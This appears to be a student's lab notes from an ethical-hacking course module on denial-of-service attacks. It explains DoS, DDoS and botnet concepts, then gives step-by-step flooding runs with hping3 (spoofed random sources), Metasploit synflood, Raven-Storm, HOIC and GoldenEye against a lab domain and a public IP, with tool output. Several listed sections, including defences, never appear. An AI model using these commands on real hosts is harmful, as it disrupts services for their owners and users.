

INDEX

1 What is Dos Attack

How to work it Dos attack

2 What is DDos Attack

how it work DDos attack

3 Different Between Dos and DDos attack

4 Categories of Dos/DDos Attack

- Volume-Based Attacks
- Protocol Attacks (Network Layer)
- Application Layer Attacks

Task1: Perform A DDOS Attack Using ISB and Ultra DDos-V2

What is botnet

Task2 DDOS Attack using botnet

Task3 how to perform hping3 using Ack flooding packet

Second method for Random ip to confuse the target

Task4 Perform A DDOS Attack Using RAVEN-STROM

HOIC (HIGH ORBIT ICON CANNON)

What is load test and stress test/dos testing

How to perform ping of death attack/DDOS attack

What is ping of death attack

Task6 How to perform slowloris attack using isb

How to and protect against Dos and Ddos attack

Module 10

Denial of Service

1 What is Dos Attack

- DoS stands for **Denial of Service**.
- It is a **cyberattack** designed to make a service unavailable.
- The attacker **floods a system** with fake traffic or requests.
- This **overloads** the server, making it crash or slow down.
- **Legitimate users** can't access the service during the attack.
- The goal is **disruption**, not data theft.
- It targets **websites, servers, or networks**.
- The attack can be launched from a **single source**.
- This makes it different from a **DDoS** (Distributed Denial of Service).
- **Volume-based attacks** send high traffic to exhaust bandwidth.
- **Protocol attacks** exploit server resources and weaknesses.
- **Application layer attacks** target specific applications.

- Common methods include **Ping floods**, **UDP floods**, and **SYN floods**.
- Attackers may use **bots or scripts** to automate the attack

How to work it Dos attack

1. Attacker selects a target

- This can be a website, server, or network service.

🔧 2. Attacker prepares attack tools

- They use scripts, bots, or software to send fake requests.

🚫 3. Flood of traffic is launched

- The attacker sends a **huge number of requests** to the target all at once.

💣 4. Server gets overwhelmed

- The system uses up **CPU, memory, or bandwidth** trying to handle the traffic.

🚫 5. Legitimate users are blocked

- Real users can't access the service because it's too busy or has crashed.

⚡ 6. Service becomes slow or unresponsive

- This causes **downtime, frustration, and possible financial loss**.

What is DDos Attack

- DDoS stands for **Distributed Denial of Service**.
- It is a **cyberattack** that disrupts online services.
- The goal is to make a **website, server, or network unavailable**.
- Attackers use **multiple systems** to launch the attack.
- These systems are often part of a **botnet** (infected devices).
- A botnet can include **computers, smartphones, or IoT devices**.
- All the devices are controlled remotely by the attacker.
- The botnet sends **massive amounts of traffic** to the target.
- The target system gets **overloaded and crashes**.
- Legitimate users are **unable to access the service**.
- DDoS attacks can last **minutes, hours, or even days**.
- They can cause **loss of money, trust, and data**.
- Common types include **UDP floods, SYN floods, and HTTP floods**.
- DDOS is more dangerous than regular DoS due to **scale and complexity**.

how it work DDos attack

1. Attacker creates a botnet

- The attacker infects many devices (computers, routers, IoT devices) with malware.
- These infected devices become **bots** or **zombies**.

2. Botnet is controlled remotely

- The attacker uses a **command-and-control server** to manage the bots.

3. Attacker chooses a target

- This could be a website, server, game server, or API.

4. Bots start sending massive traffic

- All bots simultaneously send **requests, pings, or data packets** to the target.

5. Target system is overwhelmed

- The server can't handle the flood of fake traffic.
- It becomes **slow, crashes, or stops responding**.

6. Real users are denied access

- Because the server is too busy, **legitimate users can't connect**.

Different Between dos and ddos attack

Feature	DoS (Denial of Service)	DDoS (Distributed Denial of Service)
Source of Attack	Single system	Multiple systems (botnet)
Attack Scale	Limited	Large-scale
Traffic Volume	Moderate	Very high
Complexity	Simple to execute	More complex
Detection & Blocking	Easier to detect and block	Harder to detect (many IPs involved)
Speed of Attack	Slower	Faster due to many attackers
Tools Used	Basic scripts or tools	Botnets, malware, coordinated tools
Example	One computer sending repeated requests	Thousands of devices flooding a site with traffic
Cost to Attacker	Low	Higher (needs control of many devices)

Categories of Dos/DDos Attack

1 Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks are aimed at overwhelming a system, network, or service to make it unavailable to its intended users. These attacks come in various forms, and they are generally categorized based on the attack vector used.

Here are the **main categories of DoS/DDoS attacks**:

1. Volume-Based Attacks

These aim to consume all the available bandwidth between the target and the internet.

- **UDP Flood:** Sends large numbers of UDP packets to random ports.
- **ICMP Flood (Ping Flood):** Overwhelms the target with ICMP Echo Request (ping) packets.
- **DNS Amplification:** Exploits open DNS resolvers to flood a target with DNS responses.

Goal: Exhaust bandwidth.

2. Protocol Attacks (Network Layer)

These target vulnerabilities in network protocols to exhaust server resources like firewalls or load balancers.

- **SYN Flood:** Exploits the TCP handshake by sending many SYN requests and not responding to SYN-ACK.
- **Ping of Death:** Sends malformed or oversized packets to crash the system.
- **Smurf Attack:** Sends ICMP requests to network broadcast addresses with a spoofed IP.

Goal: Exhaust server resources (e.g., CPU, memory).

3. Application Layer Attacks (Layer 7)

These mimic legitimate user traffic but overwhelm the application (e.g., web servers).

- **HTTP Flood:** Sends seemingly valid HTTP GET/POST requests to overload the server.
- **Slowloris:** Opens connections to the server and keeps them open as long as possible.
- **DNS Query Flood:** Sends high volumes of DNS queries to exhaust resources.

Goal: Exhaust application/server processing capabilities.

4. Advanced and Multi-Vector Attacks

These combine multiple attack types (e.g., volume + protocol + application layer) to make mitigation harder.

- **Multi-Vector DDoS:** Simultaneously executes several different kinds of attacks.
- **IoT Botnets (e.g., Mirai):** Use compromised IoT devices to launch large-scale attacks.

Task1: Perform A DDOS Attack Using ISB and Ultra DDos-V2

Step1: Open the Tools

Step2: Type the URL/target




Step3: click on set target and select the fliding technique

I am select the http

Step4: click on start attack

Result:



What is botnet

- A **botnet** is a group of internet-connected devices infected with malware.
- These devices are secretly controlled by a cybercriminal called a **botmaster**.
- Each infected device is known as a **bot** or **zombie**.
- The user of the infected device often has no idea it is part of a botnet.
- Botnets are created by spreading malware through phishing emails, fake downloads, or vulnerabilities.

- Once infected, the bot can receive commands from the botmaster over the internet.
- Botnets are used to carry out **malicious activities** on a large scale.
- A common use is **DDoS attacks**, where many bots flood a server to take it offline.
- They can also be used to **send spam emails** in bulk.
- Botnets are often used to **steal personal data**, like passwords or banking info

Task2 DDOS Attack using botnet


Syn Flooding Attack



Using metasploit/msfconsole/auxiliary

Step1: open the msfconsole

Step2: search synflood

Step3: use 0







Task3 how to perform hping3 using Ack flooding packet

Step1: start the kali linux terminal and search the hping3

Command: hping3 -A (for Ack Packet) <Target ip> -a (<target ip> --faster



Result:



Second method for Random ip to confuse the target

Step1: start the kali linux terminal and search the hping3


Command: hping3 -A (for Ack Packet) < Target ip> -rand-source -p80 -faster

Task4 Perform A DDOS Attack Using RAVEN-STROM

Step1: open kali machine terminal

Step2: start the raven-strom tool

Commands:



```
RAVEN-STROM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

Help:
|— exit, quit, e or q      :: Exit Raven-Storm.
|— help                    :: View all commands.
|— upgrade                 :: Upgrade Raven-Storm.
|— .                        :: Run a shell command.
|— clear                   :: Clear the screen.
|— record                  :: Save this session.
|— load                    :: Redo a session using a session file.
|— ddos                    :: Connect to a Raven-Storm server.

Modules:
|— l4                      :: Load the layer4 module. (UDP/TCP)
|— l3                      :: Load the layer3 module. (ICMP)
|— l7                      :: Load the layer7 module. (HTTP)
|— bl                      :: Load the bluetooth module. (L2CAP)
|— arp                     :: Load the arp spoofing module. (ARP)
|— wifi                    :: Load the wifi module. (IEEE)
|— server                  :: Load the server module for DDos attacks.
|— scanner                 :: Load the scanner module.

>> l7
```

Step3: Select the l7 option

Step4:select the target: <http://<target ip>>

```

L7> targets http:// 162.241.216.11
URLS (Seperated by ', '): http:// 162.241.216.11
L7> target http://162.241.216.11
URL (GET Parameters possible): http://162.241.216.11
L7> threads 20
Threads: 20
L7> run
Do you agree to the terms of use? (Y/N) y
To stop the attack press: ENTER or CTRL + C

Request failed.
Request received.
Request failed.
Request received.

```

Result:

```

No.  Time  Source          Destination      Protoc Leng Info
25. 1245.35  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40290 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.35  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40286 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.60  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40390 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.60  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40388 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.60  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40384 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.60  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40376 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.61  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40366 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.61  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40368 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.61  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40378 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.61  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40358 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.61  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40348 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=
25. 1245.61  192.168.46.45  162.241.216...  TCP      74 [TCP Retransmission] 40336 - 86 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on 0
Ethernet II, Src: PCBSysentec_c8:45:f9 (08:00:27:c8:45:f9), Dst: 00:10:00:00:00:00
Internet Protocol Version 4, Src: 162.241.216.11, Dst: 162.241.216.11
Transmission Control Protocol, Src Port: 52699, Dst Port: 80, Seq: 82 80 8a 63 80 80

```


HOIC (HIGH ORBIT ICON CANNON)

Step1: open the tool on windows machine

Step2: click on + button

Step3: mention url /

<http://www.certifiedhacker.com>



What is load test and stress test/dostesting

Load testing and **stress testing** are both types of **performance testing**, used to evaluate how a system behaves under certain conditions. Here's a breakdown of each:

✓ **Load Testing**

Purpose:

To test how a system performs under **expected normal and peak loads**.

Goal:

To ensure the system can handle the anticipated number of users, transactions, or data volume without performance degradation.

Example:

If your web application is expected to support 1,000 concurrent users, a load test might simulate 1,000 users accessing the system to observe:

- Response time
- Throughput
- Resource usage (CPU, memory, etc.)

Key Focus:

- Scalability
- Stability under expected usage

✓ Stress Testing**Purpose:**

To test the system under **extreme or beyond-expected load conditions** to see how it behaves when pushed past its limits.

Goal:

To identify the **breaking point** and how the system **recovers** (gracefully or not).

Example:

Simulating 5,000 or 10,000 users when the system is only designed for 1,000 to:

- Observe crashes
- Check for memory leaks
- Analyze failure recovery mechanisms

Key Focus:

- Robustness
- Error handling
- Recovery

Task5 Perform A DDOS Attack Using Goldeneye

Step1: open golden eye in kali linux terminal

Step2: type the command :

Goldeneye <http://www.certifiedhacker.com>


```
File Edit View Help
GoldenEye v2.1 by Jan Seidl <jseidl@wron.org>

Flag      Description      Default
--useragents  File with user-agents to use (default: randomly generated)
--workers    Number of concurrent workers (default: 10)
--sockets    Number of concurrent sockets (default: 500)
--method     HTTP Method to use 'get' or 'post' or 'random' (default: get)
--nohttpscheck Do not verify SSL Certificate (default: True)
--debug      Enable Debug Mode [more verbose output] (default: False)
--help       Shows this help

(root@vbox)~/home/nayur
# goldeneye http://www.certifiedhacker.com
/usr/bin/goldeneye:3: SyntaxWarning: invalid escape sequence '\.'

GoldenEye v2.1 by Jan Seidl <jseidl@wron.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
# GoldenEye strikes hit. (804 Failed)
# GoldenEye strikes hit. (1505 Failed)
# GoldenEye strikes hit. (2172 Failed)
# GoldenEye strikes hit. (2859 Failed)
# GoldenEye strikes hit. (3705 Failed)
# GoldenEye strikes hit. (4326 Failed)
# GoldenEye strikes hit. (4893 Failed)
# GoldenEye strikes hit. (5992 Failed)
```

Result:

```
File Edit View Go Capture Settings Statistics Telephony Wireless Tools Help
Capturing from eth0

No. Time Source Destination Protocol Length Info
748.6398 192.168.46.1 224.0.0.251 MDNS 183 Standard query 0x8058 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g
840.8453 fe80::82ad:1::ff02::fb MDNS 123 Standard query 0x8058 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g
940.5096 52:7e:2d:17:: Broadcast ARP 68 Who has 192.168.46.118? Tell 192.168.46.79
1068.1158 192.168.46.1 224.0.0.251 MDNS 183 Standard query 0x8051 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g
1168.1158 fe80::82ad:1::ff02::fb MDNS 123 Standard query 0x8051 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g
1262.1285 52:7e:2d:17:: Broadcast ARP 68 Who has 192.168.46.118? Tell 192.168.46.79
1368.0987 192.168.46.1 224.0.0.251 MDNS 183 Standard query 0x8052 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g
1468.0987 fe80::82ad:1::ff02::fb MDNS 123 Standard query 0x8052 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g
1568.3093 52:7e:2d:17:: Broadcast ARP 68 Who has 192.168.46.118? Tell 192.168.46.79
1698.9422 192.168.46.1 239.255.255. MDNS 167 M-SEARCH * HTTP/1.1
17108.187 192.168.46.1 224.0.0.251 MDNS 183 Standard query 0x8053 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g
18108.187 fe80::82ad:1::ff02::fb MDNS 123 Standard query 0x8053 PTR _233637DE._sub._googlecast._tcp.local, "QM" question PTR _g

Frame 1: 193 bytes on wire (824 bits), 193 bytes captured (824 bits) on interface eth0
Ethernet II, Src: XlaomiComm-bf:d2:ee (88:ad:16:bf:d2:ee), Dst: II
Internet Protocol Version 4, Src: 192.168.46.194, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
